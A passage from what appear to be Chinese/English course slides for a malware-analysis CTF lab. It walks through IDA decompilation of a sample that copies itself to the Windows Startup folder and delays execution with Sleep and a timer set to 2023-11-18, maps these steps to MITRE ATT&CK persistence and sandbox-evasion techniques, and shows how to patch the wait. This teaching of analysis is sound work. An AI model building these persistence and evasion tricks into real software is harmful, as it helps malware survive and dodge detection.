
5. rename sub_140001C80
to writeSelfToStartupFolder_1C80

Persistence – Boot or Logon Autostart Execution:

Registry Run Keys / Startup Folder

- 在使用者登入時，Windows 會自動執行 Startup 資料夾底下的程式
 - C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
 - C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
- 其他常見持續潛伏方法
 - Registry
 - Service
 - Scheduled Task

How to Find Persistence File



Lab2: sub_140001030

分析 eductf-lab.exe 中的 function sub_140001030 在做什麼，並找出其行為所對應的 MITRE ATT&CK technique ID。

Analyze the function sub_140001030 in eductf-lab.exe, and find the MITRE ATT&CK technique ID that matches its behavior.

Flag format: FLAG{T1234}

sub_140001030

```
1 int sub_140001030()
2 {
3     HANDLE WaitableTimerW; // rax
4     HANDLE hTimer; // [rsp+30h] [rbp-38h]
5     SYSTEMTIME SystemTime; // [rsp+38h] [rbp-30h] BYREF
6     struct _FILETIME FileTime; // [rsp+48h] [rbp-20h] BYREF
7     LARGE_INTEGER DueTime; // [rsp+50h] [rbp-18h] BYREF
8
9     SystemTime.wYear = 2023;
10    SystemTime.wMonth = 11;
11    SystemTime.wDay = 18;
12    SystemTime.wDayOfWeek = 6;
13    SystemTime.wHour = 0;
14    SystemTime.wMinute = 0;
15    SystemTime.wSecond = 0;
16    SystemTime.wMilliseconds = 0;
17    LODWORD(WaitableTimerW) = SystemTimeToFileTime(&SystemTime, &FileTime);
18    if ( (_DWORD)WaitableTimerW )
19    {
20        DueTime = (LARGE_INTEGER)FileTime;
21        WaitableTimerW = CreateWaitableTimerW(0i64, 0, 0i64);
22        hTimer = WaitableTimerW;
23        if ( WaitableTimerW )
24        {
25            LODWORD(WaitableTimerW) = SetWaitableTimer(WaitableTimerW, &DueTime, 0, 0i64, 0i64, 0);
26            if ( (_DWORD)WaitableTimerW )
27                LODWORD(WaitableTimerW) = WaitForSingleObject(hTimer, 0xFFFFFFFF);
28        }
29    }
30    return (int)WaitableTimerW;
31 }
```

SYSTEMTIME Structure

Specifies a date and time, using individual members for the month, day, year, weekday, hour, minute, second, and millisecond. The time is either in coordinated universal time (UTC) or local time, depending on the function that is being called.

Syntax

C++

Copy

```
typedef struct _SYSTEMTIME {
    WORD wYear;
    WORD wMonth;
    WORD wDayOfWeek;
    WORD wDay;
    WORD wHour;
    WORD wMinute;
    WORD wSecond;
    WORD wMilliseconds;
} SYSTEMTIME, *PSYSTEMTIME, *LPSYSTEMTIME;
```

SetWaitableTimer

Activates the specified waitable timer. When the due time arrives, the timer is signaled and the thread that set the timer calls the optional completion routine.

Syntax

C++

 Copy

```
BOOL SetWaitableTimer(  
    [in]          HANDLE          hTimer,  
    [in]          const LARGE_INTEGER *lpDueTime,  
    [in]          LONG            lPeriod,  
    [in, optional] PTIMERAPCROUTINE pfnCompletionRoutine,  
    [in, optional] LPVOID          lpArgToCompletionRoutine,  
    [in]          BOOL             fResume  
) ;
```

waitUtil20231118

```
1 int waitUtil20231118_1030()
2 {
3     HANDLE WaitableTimerW; // rax
4     HANDLE hTimer; // [rsp+30h] [rbp-38h]
5     SYSTEMTIME SystemTime; // [rsp+38h] [rbp-30h] BYREF
6     struct _FILETIME FileTime; // [rsp+48h] [rbp-20h] BYREF
7     LARGE_INTEGER DueTime; // [rsp+50h] [rbp-18h] BYREF
8
9     SystemTime.wYear = 2023;
10    SystemTime.wMonth = 11;
11    SystemTime.wDay = 18;
12    SystemTime.wDayOfWeek = 6;
13    SystemTime.wHour = 0;
14    SystemTime.wMinute = 0;
15    SystemTime.wSecond = 0;
16    SystemTime.wMilliseconds = 0;
17    LODWORD(WaitableTimerW) = SystemTimeToFileTime(&SystemTime, &FileTime);
18    if ( WaitableTimerW )
19    {
20        DueTime = FileTime;
21        WaitableTimerW = CreateWaitableTimerW(0i64, 0, 0i64);
22        hTimer = WaitableTimerW;
23        if ( WaitableTimerW )
24        {
25            LODWORD(WaitableTimerW) = SetWaitableTimer(WaitableTimerW, &DueTime, 0, 0i64, 0i64, 0);
26            if ( WaitableTimerW )
27                LODWORD(WaitableTimerW) = WaitForSingleObject(hTimer, 0xFFFFFFFF);
28        }
29    }
30    return WaitableTimerW;
31 }
```

2. rename function
to waitUtil20231118_1030

1. wait until 2023/11/18 00:00:00

Defense Evasion – Execution Guardrails, Virtualization/Sandbox Evasion


- Execution Guardrails
 - 只在環境符合特定條件時執行，針對特定對象進行攻擊
 - 常見條件：漏洞、系統語言、時間、Hostname...
- Virtualization / Sandbox Evasion
 - 偵測若處於 VM 或是自動化分析環境之中，則改變 / 隱藏惡意行為
 - 常見偵測項目：網卡、memory 大小、分析工具、延遲執行

Virtualization/Sandbox Evasion: Time Based Evasion

```
1 int __fastcall main(int argc, const
2 {                                     select then press [h] to change hex to dec
3     Sleep(1800000u);
4     writeSelfToStartupFolder_1C80();
5     waitUtil120231118_1030();
6     sub_140001120();
7     sub_140001BF0();
8     return 0;
9 }
```

Patch Program to Bypass Waiting Time

設定 Entry Breakpoint 後，會從程式進入點 (IDA 的 *start function*) 開始執行



The screenshot shows the IDA Pro interface with the CPU tab selected. The assembly dump window displays the following code:

```
.text:0000000140002000 start proc near ; DATA ; .pdata
.text:0000000140002000
.text:0000000140002000
.text:0000000140002004
.text:0000000140002009
.text:000000014000200D
.text:000000014000200D start
```

The assembly dump window shows the following assembly code:

```
48:83EC 28 sub    rsp, 28
E8 D7030000 call   <eductf-1ab.__security_init_cookie>
48:83C4 28 add    rsp, 28
^ E9 72FEFFFF jmp   <eductf-1ab.__scrt_common_main_seh>
CC          int3
CC          int3
```


The assembly dump window also shows the memory dump for the same address range, with the first instruction highlighted in yellow.

Patch Program to Bypass Waiting Time


1. *main* 位於相對 ImageBase 0x1000 處 (RVA)

```
.text:0000000140001000 ; int __fastcall main(int argc, const char **argv, con
.text:0000000140001000 main          proc near               ; CODE XREF: _.
.text:0000000140001000
.text:0000000140001000
.text:0000000140001004
.text:0000000140001009
.text:000000014000100F
.text:0000000140001014
sub     rsp, 28h
mov    ecx, 1800000      ; dwMillisecond
call   cs:Sleep
call   writeSelfToStartupFolder_1C80
call   waitUtil120231118_1030
```

2. [Ctrl+g] 叫出跳轉位址視窗

